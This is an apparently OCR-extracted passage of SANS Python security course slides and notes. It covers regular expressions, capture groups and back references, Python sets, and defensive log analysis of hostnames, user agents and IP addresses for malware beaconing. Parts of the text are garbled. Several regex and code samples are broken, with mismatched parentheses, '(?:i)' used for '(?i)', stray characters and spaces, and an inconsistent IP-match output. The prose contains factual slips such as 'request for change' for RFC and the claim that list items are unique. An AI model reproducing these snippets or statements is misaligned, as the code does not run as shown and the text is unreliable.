Greedy matching means that it matches as much as it can. Turning off greedy matching means that it matches only what it needs to satisfy the regular expression, that is, match as much you can until the next match. Although not technically correct, it is useful to think of the combination ".??" in a regular expression as being equivalent to using an * on the Windows command line. A period is "any character". An asterisk is "zero or more of the previous any character", and a question mark says, "stop when you reach the first match of the next character in the regex". A regular expression to match .EXE files in the windows directory would be "c:\windows\.*?exe", where you would normally type **c:\windows*exe** at a command prompt.

Let's consider the difference further by trying to find sentences. For our purposes, say a sentence starts with a capital letter and ends with a period. Here is the difference greedy matching makes:

```
>>> re.findall(".*\.", "Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok.']
>>> re.findall(".*?\.", "Hello. This. Is a test. Ok.")
['Hello.', ' This.', ' Is a test.', ' Ok.']
```

With greedy matching on (the default), the "+" will match any character until it has matched the end of the line. With greedy matching off, it will stop when it reaches the first period in the match string.

Turning off greedy matching is useful when you are dealing with "starts with/ends with" matching, like HTML tags that start with < and end with >, or other datasets where markers repeat themselves and you want to consume them one set at a time.

NOT Custom Set

- [^"] Caret in FIRST position negates the set, so this matches everything except a quote
- [^A-Z] Match anything that isn't an uppercase letter A through Z
- Combine it with a positive match to find stuff that starts and ends with some character

```
>>> re.findall(r"[A-Z][^A-Z]+", "Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```

- "[A-Z][^A-Z]+" is any capital followed by one or more NOT capitals

If you put the caret symbol as the first character inside a custom character set, then it will match on anything that isn't in that custom group. For example, [^"] will match on any one character that isn't a quote. If you want to match on a caret, then you can put it in a custom set in any position other than the first character. For example, [ABC^] will match on A, B, C, or ^ in one position:

```
>>> re.findall(r"[ABC^]+", "12AB^C34")
['AB^C']
```

As soon as the caret is the first character in the custom set, it changes the meaning. Now, it negates the set:

```
>>> re.findall(r"[^ABC]+", "12AB^C34")
['12', '^', '34']
```

One nice thing about this is you can combine it with a positive match to find all the things that start with a specific character. For example, to find all the things that start with capital letters, you could search for a capital letter followed by one or more characters that are NOT a capital letter:

```
>>> re.findall(r"[A-Z][^A-Z]+", "Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Why Use Capture Groups

- How do we extract just the "HREF" links in an html page such as this:
`link`
- You can't just match between quotes because it will also catch image links
``
- We have to include HREF in the regex: `r'href=[\''].*?[\'']'`
- The results will include the entire matching string and not just the links.
 This means it includes "href="

```
>>> import requests,re
>>> webcontent=requests.get("http://www.python.org").content
>>> linklist=re.findall(r'(?i)href=[\''].*?[\'']',webcontent)
>>> linklist[0]
'href="http://www.python.org/channews.rdf"'
```

- Capture groups allow us to match on values but not "capture" them

To set up our discussion on capture groups, let's pretend like we want to extract links inside of HTML. Imagine we only want the URL contained between the quotes after HREF=. But we don't want img src tags; we only want HREF tags. If we just capture any URLs that are inside of quotes, we would get the images. So we have to include HREF= as part of the regular expression.

```
>>> import requests,re
>>> webcontent=requests.get("http://www.python.org").content
>>> linklist=re.findall(r'(?i)href=[\''].*?[\'']',webcontent)
>>> linklist[0]
'href="http://www.python.org/channews.rdf"'
>>> linklist[1]
'href="http://aspn.activestate.com/ASPN/Cookbook/Python/index_rss"'
```

Including HREF narrowed down what we captured, but unfortunately now the word HREF= is in our results. We need a way to tell the regular expression engine to use characters such as HREF= to find the match, but only to include the values between the quotes in the results. That is what capture groups do for us.

"Capture Group" Parentheses ()

- Information in parentheses is called a "capture group"
- re.findall(): Only data matched inside the capture group is in the results, unless no groups are defined. In that case, it returns the entire match
- We can use parentheses to extract interesting data from a subset of the matched data

```
>>> linklist=re.findall(r'(?:i)href=[\"\\'] (.*)? [\"\\'] ,webcontent)
>>> linklist[1]
'http://aspn.activestate.com/ASPN/Cookbook/Python/index_rss'
>>> srchstr = "192.168.100.100-123.123.123.123")
>>> result = re.findall("(\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)", srchstr)
>>> result
[('192', '168', '100', '100'), ('123', '123', '123', '123')]
>>> result[1]
('123', '123', '123', '123')
```

findall returns a list of tupled groups

Parentheses can be used to mark parts of a regular expression. They mark a substring of the expression that you want to "capture" as the results. If a capture group is not defined, then findall() returns the entire portion of the data that matches the regular expression. If a capture group is defined, then only the portions of the data matching the part of the regular expression in parentheses will be included in the results. You can use this with the HREF example from the previous page to eliminate the text you don't want. You put parentheses around the link enclosed in the quotes, and the list will now contain only URLs to other sites. The "href=" string is now excluded from the results. You can include multiple sets of parentheses in a search string. Each of the characters matching the portion of the regular expression inside the parentheses will be included in the results. findall() returns a list of tuples containing all of the matching sets.

Capture Groups () versus Non-capture Groups (?:)

- Captured group data is in the results:

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|1-2)[0-9]|3[0-1])/\d\d",
"13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

- Capture groups include only the values in the parentheses in the results
- With non-capture groups, the parentheses are just delimiters
- When there are no capture groups in findall(), it will return the entire match

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|1-2)[0-9]|3[01])/\d\d",
"13/31/99 12/32/50 01/19/00")
['01/19/00']
```

We often need to use parentheses to group together parts of a regular expression. When we tried to find a valid month, we used a special type of parentheses called a *non-capture group*. Non-capture groups do not capture data; instead, they only group together parts of the regular expression. Consider what happens if we use the regular expression that we developed earlier to capture valued Month/Day/Year combinations with simple parentheses (i.e., a capture group) instead of a non-capture group:

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|1-2)[0-9]|3[0-1])/\d\d",
"13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

That result is much different than what we wanted. Here is the same expression with a non-capture group:

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|1-2)[0-9]|3[0-1])/\d\d",
"13/31/99 12/32/50 01/19/00")
['01/19/00']
```

When capture groups are used in findall(), only the items in the group are in the results. So the month of 01 and the day of 09 from the one valid date are in the results. When we use non-capture groups, there is no "captured" data in the result, so findall() includes everything that matches the expression in the results. Thus, the (?:) is just a delimiter, so it can be used to logically group together parts of the regular expression without capturing the data.

search() and match() groups

- search() and match() return an object with a .group() method that provides you with the results
- .group() with no arguments returns the entire match, ignoring the groups if any were detected
- .group(#) will return the information in a specific group. Each group that matches is assigned a number
- For compatibility with standard PERL, regular expressions group numbers BEGIN COUNTING AT 1, not 0, like most things in Python

```
>>> srchstr = "192.168.100.100-123.123.123.123-234.131.234.123"
>>> result = re.search("(\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)",srchstr)
>>> result.group()
'192.168.100.100'
>>> result.group(2)
'168'
```

Functions like .search() and match() that return a match object have a method named group() that you can use to retrieve the elements. The group() method with no parameters passed to it will return all of the groups. Also, each individual group can be retrieved by passing a group number to the group(<num>) method. Because regular expressions are standardized across many different programming languages, group numbers do not start with 0. Unlike most things in Python, group numbers begin counting at 1. So the first group captured is group(1), not group(0).

Python Capturing Named Groups

- Python has a special regular expression that extends normal regular expressions
- Create a named group (`(?P<groupname> [' \\"])`)
 - Create a Python named group**
 - The regex**
- Use `search` or `match.group("<group name>")` to retrieve the data

```
>>> a=re.search(r"(?P<areacode>\d\d\d)-\d\d\d-\d\d\d\d\d", "706-791-5555")
>>> a.group("areacode")
'706'
>>> a.group()
'706-791-5555'
```

Python has a unique feature in its regular expression syntax that is not available in most languages. Python supports *named capture groups*. The syntax for a named capture group is this: `(?P<groupname><regular expression>)`. The P stands for Python because this feature is unique to Python. It is followed by a name that will be used to reference the group and a regular expression that is used to find matching characters. Then you can provide the group name to the `group()` method to retrieve the matching data.

"Back Referencing" Groups

- We often search for things that end the same way they started. Consider finding things between quotes
- `re.findall("['\"]').*?['\']",....)` doesn't work when single or double quotes are in the string you want to capture
- Back referencing enables you to search for a previous match
- `(?P=GROUPNAME)` in a regex searches for the same characters in previously matched Python named group "groupname"
- `\1`: Searches for the same characters in the first captured group in current regex
- `\2`: Searches for characters in group 2

Back referencing in regular expressions enables you to record characters in a string that match a regular expression and then search for those same characters occurring again. This capability can solve a problem for us. Consider the following example:

```
>>> a = "between 'single \" quotes ' "
>>> print(a)
between 'single " quotes '
>>> re.findall(r"['\'].*?['\']", a )
[''single ''']
>>> print(re.findall(r"['\'].*?['\']", a )[0])
'single '
```

The variable `a` is assigned a string that contains both single quotes and double quotes. We would like to extract everything between the single quotes, including the double quotes. But the regular expression `"['\'].*?['\']"` stops matching when it hits the double quotes. The reason is that the regular expression says, "Match a single quote or double quote followed by any character, zero, or more of the previous any character, but don't be greedy until you reach any single or double quote." It doesn't matter that we started with a single quote. As soon as we match either a single or double quote, it stops matching. What we really need to do is stop matching when we reach the same thing we started with. To do that, the regular expression would have to remember we started with a single quote and only match on a single quote to end it. That is what back references are for.

With a back reference, you tell Python you want to match on a previously captured group either by its number or by its name. To match on a previous Python-named capture group, you use the syntax `(?P=<groupname>)`. To match on a previous captured normal group, you use `\##`, where `##` is a group number integer. So `\1` will match on the first captured group and `\2` matches on the second.

Back Reference Example

- Starts with a single quote or double quotes and ends with the same type of quote it started...

r"	(?P<startquote>['\"])(.*?)(?P=startquote)"	
	Group 1 named startquote	Group 2

```
>>> import re
>>> regex = re.compile(r"(?P<startquote>[ '\"])(.*?)(?P=startquote)\"")
>>> re.search(regex, "between 'single \" quotes ' ").group()
'\single " quotes \''
>>> re.search(regex, "between 'single \" quotes ' ").group(2)
'single " quotes '
>>> re.search(regex,'between "double \\\'\\\' quotes \"').group(2)
"double '' quotes "
>>> regex2 = re.compile(r"(['\"]).*?\1")
>>> re.search(regex2,'between "double \\\'\\\' quotes \"').group()
'"double \\\'\\\' quotes "'
```

Let's look at an example of using a back reference. This time, we will also use a new function called `re.compile()`. The `re.compile()` function is passed a regular expression, and it will compile the regex and the regular expression search object:

```
>>> x = re.compile(r"\w")
>>> type(x)
<type '_sre.SRE_Pattern'>
```

The object returned by this function can be used instead of a regular expression string with `re.search`, `re.findall`, and `re.match`. Python internally compiles and caches regular expression strings, so there isn't really a significant advantage to compiling your regular expressions; however, doing so can make your code much cleaner and easier to look at. Imagine what this slide would look like if each line contained the regular expression and the search string!

Here the regular expression "`(?P<startquote>['\"])(.*?)(?P=startquote)"`" captured either a single quote or a double quote and stored it in a Python-named group called "startquote". It then searches for anything until it reaches whatever it captured into the group "startquote". So if it started with a single quote, it must end with a single quote; it is the same for double quotes.

You can also do back references with normal (unnamed) groups by searching for the group number. So the regular expression "`(['\"]).*?\1`" will accomplish the same thing by referencing the captured group by its number.

Put It All Together

- Easy IP addresses: Matches 0–999 in each octet

`\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`

- Complex IP addresses: Find valid IP addresses

`(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2}) (?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}`

Let's break it down

```
(?: 2(?: 5[0-5] | [0-4][0-9] ) | [0-1]?[0-9]{1,2})
(?:\.
(?: 2(?: 5[0-5] | [0-4][0-9] ) | [0-1]?[0-9]{1,2})
){3}
```

- Email addresses

`[\w\+\-\.\.]+@[0-9a-zA-Z][\.\-\-0-9a-zA-Z]*\.[a-zA-Z]+`

Here are some examples that can be used to match useful information in various ways. The first example matches IP addresses, but it doesn't match the ranges. It will accept any IP address in which each of the octets is between 0 and 999.

We can use logical groupings to force only valid IP ranges. Matching IP addresses that are two digits long is easy. We can accept any digit between 0 and 9 in either place. In other words, as long as we are dealing with two digits, we can take any digit (such as 00, 01, 10, 78, 99). When we get to octets that are three digits wide, it gets complex. If it is three digits wide and starts with a 0 or 1, the next two digits can be any number (001, 099, 100, 199). If it is three digits wide and it starts with a 2 and the second digit is a 5, then the third digit can be a 0, 1, 2, 3, 4, or 5. If it is three digits wide and starts with a 2 and the second digit is between 0 and 4, then the third digit can be anything between 0 and 9. This translates to the following regular expression:

`(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})`

Using this expression, we can match on a single octet between 0 and 255. So we need to use this to create a regular expression that has one octet with no leading period, followed by three octets with leading periods. To look for three instances with leading periods, we can use the following regular expression:

`(?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}`

Now we combine them and try them as a regular expression:

```
>>> re.findall(r'(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2}) (?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}', '255.254.124.54201.242.124.08.9-1.1.1.0.601.1.1.1.4')
['255.254.124.54', '201.242.124.08', '1.1.1.0', '01.1.1.1']
```

To match email addresses, we refer to RFC (request for change) 822 for SMTP to see which characters are valid. To match the RFC exactly requires a very complex regular expression. But a simpler expression can come very close. The mailbox portion of the address (the part before the @) can be one or more word characters (`\w`), a plus, a minus, or a period. The domain name and subdomains must start with a word character and can be followed by zero or more word characters or dashes. Then there is a period followed by the top-level domain.

Python Regular Expressions Testing

- Online tools:
 - <http://pythex.org/>
 - <http://www.pyregex.com/>
 - <https://regex101.com/#python>



- Enable you to put text in and a regular expression to show you the matches
 - Provide an extensive list of shortcuts and archives of expressions others have built, broken down by category

SANS

SEC573 | Automating Information Security with Python

48

Several online websites provide some easy-to-use regular expression parsers. Two good sites are <http://www.pyrex.com/> and <http://pythex.org/>. They enable you to put text into one window and a regular expression in another. The matching text will be highlighted. These easy-to-use tools are useful for fine-tuning your regular expressions. Additionally, some of these sites include libraries of regular expressions that others have already created. If you want to find a regular expression that will match email addresses, you can build your own or look up a list of strings that others have created that will find addresses.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

In your workbook, turn to Exercise 3.2

pyWars challenges 47 through 52

Please complete the exercise in your workbook.

Lab Highlights: Regular Expressions

- A simple regular expression with capture groups can be used to find and extract useful data from logs and other blobs of data
- Question 52: We are able to extract the pieces of an SSN and put them back together with map

```
>>> x = d.data(52)
>>> x
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWIwHMv985 98 8012QA njPF fnMuG595653055Hd zgkcVz'
>>> re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
[('850', '92', '3866'), ('985', '98', '8012'), ('595', '65', '3055')]
>>> z = re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
>>> list(map("-".join, z))
['850-92-3866', '985-98-8012', '595-65-3055']
```



In this set of labs, we used regular expressions to find sentences and social security numbers and break blobs of data into small fixed-size chunks. Capture groups allow you to select and extract pieces of data within your regular expression. Putting parentheses around just the digits causes Python to return tuples of just the digits and none of the dashes or spaces. The map line is a little confusing, so let's break that down. Each element in the list is a tuple with three parts. We can join the pieces of the tuple with the "-" strings join method to create a properly formatted SSN.

```
>>> x[0]
('850', '92', '3866')
>>> "-".join(x[0])
'850-92-3866'
```

Since `"-".join()` is a function that takes one argument, we can map it across the elements in the list returned from `re.findall()` to create a list of SSNs.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Analyzing Logs

- Now that you can open files and run regular expressions on them, it is useful to pull out data to analyze the logs to find attacks and other network anomalies
- Combine file parsing skills with regular expressions to get key data elements
- SEC511 Continuous Monitoring and Security Operations and SEC555 SIEM with Tactical Analysis are great sources for ideas for new tools and techniques to implement

Analyzing logs to find anomalies is combining file reading and regular expression parsing, and then performing interesting calculations on those logs. In this section, we will use these skills and look at some techniques for quickly identifying anomalies. We also will look at how to use set intersections to find beacons, use frequency analysis to identify computer-generated hostnames, and more.

Sets

- Python sets are another data structure that is useful when analyzing data
- It is an implementation of mathematical sets
- You can think of them as lists where all elements are unique
- You create an empty set by calling set() or initialize a set by passing it a list
- {} can also be used to create a set
- .add() adds one item
- .update() can add everything from another list

```
emptyset = set()  
myset = set([1,2,3])  
myset = { 1,2,3 }
```

```
>>> myset = set([1,2,3])  
>>> myset.update([4,5,6])  
>>> myset.add("A")  
>>> myset  
set(['A', 1, 2, 3, 4, 5, 6])
```

```
>>> myset = set([1,2,3,4,5,6,7])  
>>> myset.remove(4)  
>>> myset.difference_update([2,5])  
>>> myset  
set([1, 3, 6, 7])
```

A set is another type of Python variable. You could think of it as a special-purpose list. Items in a list are unique; there are no duplicate values. Earlier, we used sets to eliminate duplicate items in our list by converting our list into a set and then back to a list. Sets can do much more than that, however. We will begin with some basic set operations. You can create an empty set by calling set() or initialize a set by calling set() and passing it a list of items to be in the set.

You can also use the braces to create a set. Yes, you do also use them for dictionaries. Python creates a dictionary if the braces contain key and value pairs separated by a colon and a set if it's individual objects. For example, {1:2} is a dictionary and {1,2} is a set.

The set .add() method can be used to add a single item to a set. Sets can contain any type of "hashable" (that is, immutable) object. That includes integers and strings but not lists and dictionaries. The .update() method can be used to add items in a list to a set. You can use this method if you want to add multiple items to a set.

The set .remove() method can be used to remove a single item from a set. The .difference_update() method can be used to remove a list of items from a set.

Useful Set Methods

- Here are the methods associated with sets:

```
>>> dir(set())
[<most __dunders__ erased> '__sizeof__', '__str__', '__sub__',
 '__subclasshook__', '__xor__', 'add', 'clear', 'copy', 'difference',
 'difference_update', 'discard', 'intersection', 'intersection_update',
 'isdisjoint', 'issubset', 'issuperset', 'pop', 'remove',
 'symmetric_difference', 'symmetric_difference_update', 'union', 'update']
```

- `.union()` combines sets; `.intersection()` is items common to both sets; `.difference` is what is unique to the set

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.difference(b)
set([1, 2])
>>> b.difference(a)
set([4, 5])
```

```
>>> a.union(b)
set([1, 2, 3, 4, 5])
>>> a.intersection(b)
set([3])
>>> a.symmetric_difference(b)
set([1, 2, 4, 5])
```

Here is a look at some of the useful methods associated with a set. I've removed most of the `__dunders__` for now so we can focus on the functions we are supposed to call.

- The `difference()` method is passed a set for comparison, and it will return the items that are in your set but not in the set you are comparing it to. You could think of it as removing the items from your set that are in the set you pass to the method.
- The number of items in a set is called the *cardinality* of the set. You get the cardinality by using the `len()` function. For example, `len(myset)` returns the cardinality of the set.
- The `union()` method adds the two sets together.
- The `issubset()` method will return true if all the items in your set are in the set you pass to the method as input.
- The `issuperset()` method will return true if all of the items in the set you pass to the method as input are in your set.
- The `isdisjoint()` method will return true if none of the items in the set you pass to the method are in your set, AND vice versa—in other words, if there is no overlap between the two sets.
- The `intersection()` method is the one that I use most often. It finds the overlap between the two sets. In other words, items that are in your set and the set you pass to the intersection method as input will be returned by this method.
- The `symmetric_difference()` method will return all the items in the sets and remove the intersection from them. In other words, if you add all the items in the sets into a list and remove any items in the list that appear more than one time, you end up with these results.

Operators Automatically Call Methods

- Operators can be used instead of methods to find intersections, etc.
- "Magic" __dunder__ methods allow the operators to behave one way for numbers, another for strings, and another for sets

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a ^ b
set([1, 2, 4, 5])           a.symmetric_difference(b)
>>> a | b
set([1, 2, 3, 4, 5])         | » __or__() » a.union(b)
>>> a - b
set([1, 2])                  - » __sub__() » a.difference(b)
>>> a & b
set([3])                     a.intersection(b)
>>> a.__and__(b)            Magic __dunder__ that
                            really does the & operation
```

The following operators can be used instead of the methods:

```
& intersect()    | union()     - difference()    ^ symmetric_difference()
```

You may be wondering how the - operator is smart enough to do subtraction for numbers and do difference operation for sets. That is actually the job for all those __dunder__ methods we've been ignoring. Those __dunders__ are responsible for knowing how to process the object for all operators, such as adding, comparing, and converting between types. Python objects such as integers, strings, lists, dictionaries, and sets all have these dunders. Let's take another look at them for set 'a':

```
>>> dir(a)
['__and__', '__class__', '__cmp__', '__contains__', '__delattr__', '__doc__',
 '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__', '__hash__',
 '__iand__', '__init__', '__ior__', '__isub__', '__iter__', '__ixor__', '__le__',
 '__len__', '__lt__', '__ne__', '__new__', '__or__', '__rand__', '__reduce__',
 '__reduce_ex__', '__repr__', '__ror__', '__rsub__', '__rxor__', '__setattr__',
 '__sizeof__', '__str__', '__sub__', '__subclasshook__', '__xor__', 'add',
 'clear', 'copy', 'difference', 'difference_update', 'discard', 'intersection',
 'intersection_update', 'isdisjoint', 'issubset', 'issuperset', 'pop', 'remove',
 'symmetric_difference', 'symmetric_difference_update', 'union', 'update']
```

The - operator actually just calls the __sub__ method associated with the object. So it isn't the - operator that knows how to process a set; it is the set! Calling "a.difference(b)" or "a - b" is the same as calling this:

```
>>> a.__sub__(b)
set([1, 2])
```

In the same way, when you do addition with integers, such as 10+20, you are just calling the __add__ method of the object!

```
>>> a = 10
>>> a.__add__(20)
```

Making Copies of Sets

- As with lists and dictionaries, assigning a variable to an existing set just creates a new label
- To make a copy of a set, call set()

Copy set : WRONG	Copy set : CORRECT
<pre>>>> a = set([1,2,3]) >>> c = a >>> c is a True >>> id(c) 3074874252 >>> id(a) 3074874252</pre> <p style="text-align: right;">Same address</p>	<pre>>>> a = set([1,2,3]) >>> c = set(a) >>> c is a False >>> id(c) 3074982940 >>> id(a) 3074983052</pre>

Just as we have seen before, there is a right way and a wrong way to make an independent copy of a set. If you simply assign a new variable to an existing set, you do not make a copy of the set. Instead, you create a new label that points to the same set in memory. This slide illustrates that on the left. After assigning `c = a`, we can use the keyword “is” to see if they are, in fact, the same item in memory. Another way to check is to look at the “id()” of the object. This is a unique ID number that is created for each object. In the case of the CPython interpreter, the id() is also the memory address where the item is stored. You can see that they both point to the same memory address.

On the right, you can see the correct way to make a copy of a set. You call `set()` and pass it the variable that you want to make a copy of. Now “is” tells you they are NOT the same, and `id()` shows you they are at different memory addresses.

The *update() methods

- Union(), intersection(), difference(), and so on all return new sets
- An update() version exists that does not create a new set; instead, it updates the original set (similar to list methods)
 - union() -> update()
 - symmetric_difference() -> symmetric_difference_update()
 - difference() -> difference_update()
 - intersection() -> intersection_update()

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection(b)
set([3])  
New set returned
>>> a
set([1, 2, 3])  
Variable a is unchanged
```

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection_update(b)
>>> a
set([3])  
Nothing is returned
Variable a is changed
```

Set methods like union(), intersection(), difference(), and symmetric_difference() all return a new set when called. As we discussed earlier, most of the list methods do not return anything. Instead of returning values, list methods update the list and return nothing. Sets have methods that can behave the same way as lists and update the set instead of returning a value. Each method ends with (or is) the keyword "update". The update() method is a union() that updates the set instead of returning the set created by union(). The other methods append_update() to the name of the corresponding method. For example, intersection_update() is intersection(), but it updates the list instead of returning a value. Of course, you could also call intersection and reassign the value of a set to the value that is returned. In other words...

```
>>> a = a.intersection(b)
```

...is functionally equivalent to...

```
>>> a.intersection_update(b)
```

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

DNS Hostnames

Sources: Logs, PCAPS, DNS Cache

- How many subdomains? `>>> hostname.count(".")`
• www.google.com vs x.1.kllskdffhs.234.sdf.wer.sdf.3.5.12.ff.bad.com
- Length of DNS name `>>> len(hostname)`
- Infrequently requested domains (short-tail analysis)
- Part of Alexa top 1 million (FREE) `>>> hostname in alexa_list`
• Alexa is discontinuing support: <http://s3.amazonaws.com/alexa-static/top-1m.csv.zip>
• Cisco free alternative to Alexa: <https://s3-us-west-1.amazonaws.com/umbrella-static/index.html>
- Alexa country-specific lists (Not Free)
• <http://aws.amazon.com/alexa-top-sites/>
- Never seen before on your network `>>> hostname in seen_before`
• Time anomalies
• Every 5 minutes, every hour, once a day, and so on
- Computer-generated random names `# Use dictionaries and sets`
`# use freq.py and others`

One item that is useful to analyze is hostnames. You can gather hostnames from your log files, packet captures, and the hostname cache on your computer, among other places. Then analyze those hostnames, looking for anything unusual. Here are some things you can check for to identify suspicious hostnames:

- People usually type DNS names, so companies pay thousands of dollars to come up with easily typed DNS names. DNS names that are intended for use by automated computer processes do not have this same restriction, and finding difficult hostnames is a good way to identify hostnames for automated processes. One technique is to count the number of subdomains. You can just use the `.count()` method to look for a bunch of periods. Normal hostnames will have two to four periods. More than that is worth looking at.
- The length of the domain may also be a giveaway. Again, domain names for humans are easy to type. If the name is longer than 30 characters, it is probably for a computer process.
- Cisco "Umbrella statistics" makes a list of the top 1 million most common domains based on internet traffic available for download. This list will include some hosts that may be undesirable in your work environment, but this list is useful in reducing the amount of noise you have to analyze and lets you focus on the "unusual".
- You could also maintain a list of hosts that you have seen before on your network. Any time a new host is seen, you alert on it. It will be noisy when you first start it but will settle down after a while.
- You could also look to see if hostnames are used or looked up at specific time intervals. If they are, that could be a sign of a command and control or keep-alive beacon for malware.
- Last, you should watch out for DNS names that are generated based on some malware algorithm. Bots have algorithms to determine what hostnames they should use to talk to the bot herder; this way, when law enforcement takes down their command and control server, they can dynamically choose the next hostname and re-establish communications. These hostnames often look like random characters. You can use various techniques to detect these random hostnames.

Browser User Agent Strings

Sources: Web server, proxy, PCAPS, wpad server

- Infrequently used (long-tail analysis)
- Is it well known?
 - <http://useragentstring.com/pages/useragentstring.php?name>All>
- Never seen before on your network
- Time anomalies
 - Every 5 minutes, every hour, once a day, and so on
- Computer-generated random names
- Length: lots of malware has a short user agent string
- Missing common characters like () - .

User agent strings are another valuable source of information. You can find them in your web server logs or proxy logs, or you can grab them from packet captures. I also routinely gather them from my WPAD server. WPAD, or Web Proxy Auto-discovery, is a way for browsers to automatically learn about proxy servers on your network. When a browser is started, it makes a DNS request for wpad.<your internal domain>. If it gets no answer, then it doesn't use a proxy. Attackers will use this to launch "Man in the Middle" attacks against web browsers in your environment. You can beat them to the punch and gain valuable intel on your network by setting up a blank web server with the hostname "wpad.yourdomain". Then you can analyze the logs from all the browsers on your network requesting the "wpad.dat" file from that server. There you will capture their user agent strings.

Analyze the user agent strings, looking for infrequently used strings. Although malware can pretend to be any other browser by setting its user agent string to one that matches Internet Explorer or another browser, I've seen malware successfully identified because the malware author used a lowercase *microsoft* instead of the normal *Microsoft*. There are also pieces of malware that have their own unique user agent strings. There are even user agent string blacklists available for download. See:

<https://perishablepress.com/2013-user-agent-blacklist/>

As with hostnames, you can also search for user agent strings that are used at specific time intervals or have computer-generated names.

For more information on using user agent strings, check out this paper by Darren Manners:

<https://www.sans.org/reading-room/whitepapers/malicious/user-agent-field-analyzing-detecting-abnormal-malicious-organization-33874>

IP Addresses

- Sources: Logs and PCAPS

- Infrequently used (long-tail analysis)
- Blacklists
 - <http://isc.sans.org>
- Reputation services
- Geographic information
 - GeoLite, GeoLite2 Databases
- Never seen before on your network
- Time anomalies
 - Every 5 minutes, every hour, once a day, and so on
- No associated DNS name or DNS request on your network

The IP address is the best source of data we have to point to for whom we are communicating with. We can gather these addresses from our log files and packet captures. When we're analyzing IP addresses, there are many different blacklists to check them against. There are also reputation-based services in which you can look up how trustworthy various third-party systems believe an address is.


Another useful piece of data is the city and/or country from which an IP originates. Although no country can be written off as evil, it is worthwhile to note which countries or cities you routinely interact with and look at any anomalies in your communication patterns.

The IP address is perhaps one of the best places to look for beaconing malware. Looking for time-based anomalies in your IP address communications is a great way to identify command and control and keep-alive packets.

Finally, if you have network communications occurring between IP addresses with no associated DNS traffic, then it was probably not a human who initiated it. By analyzing the DNS network traffic and/or DNS query logs and your "Never seen before" database, you can determine when computers imitate a direct IP-to-IP conversation without DNS. Normal users almost always begin their query with a hostname, making backdoors with hardcoded IP addresses stand out if you have the right tools.

counter() dictionary Long-/Short-Tail Analysis

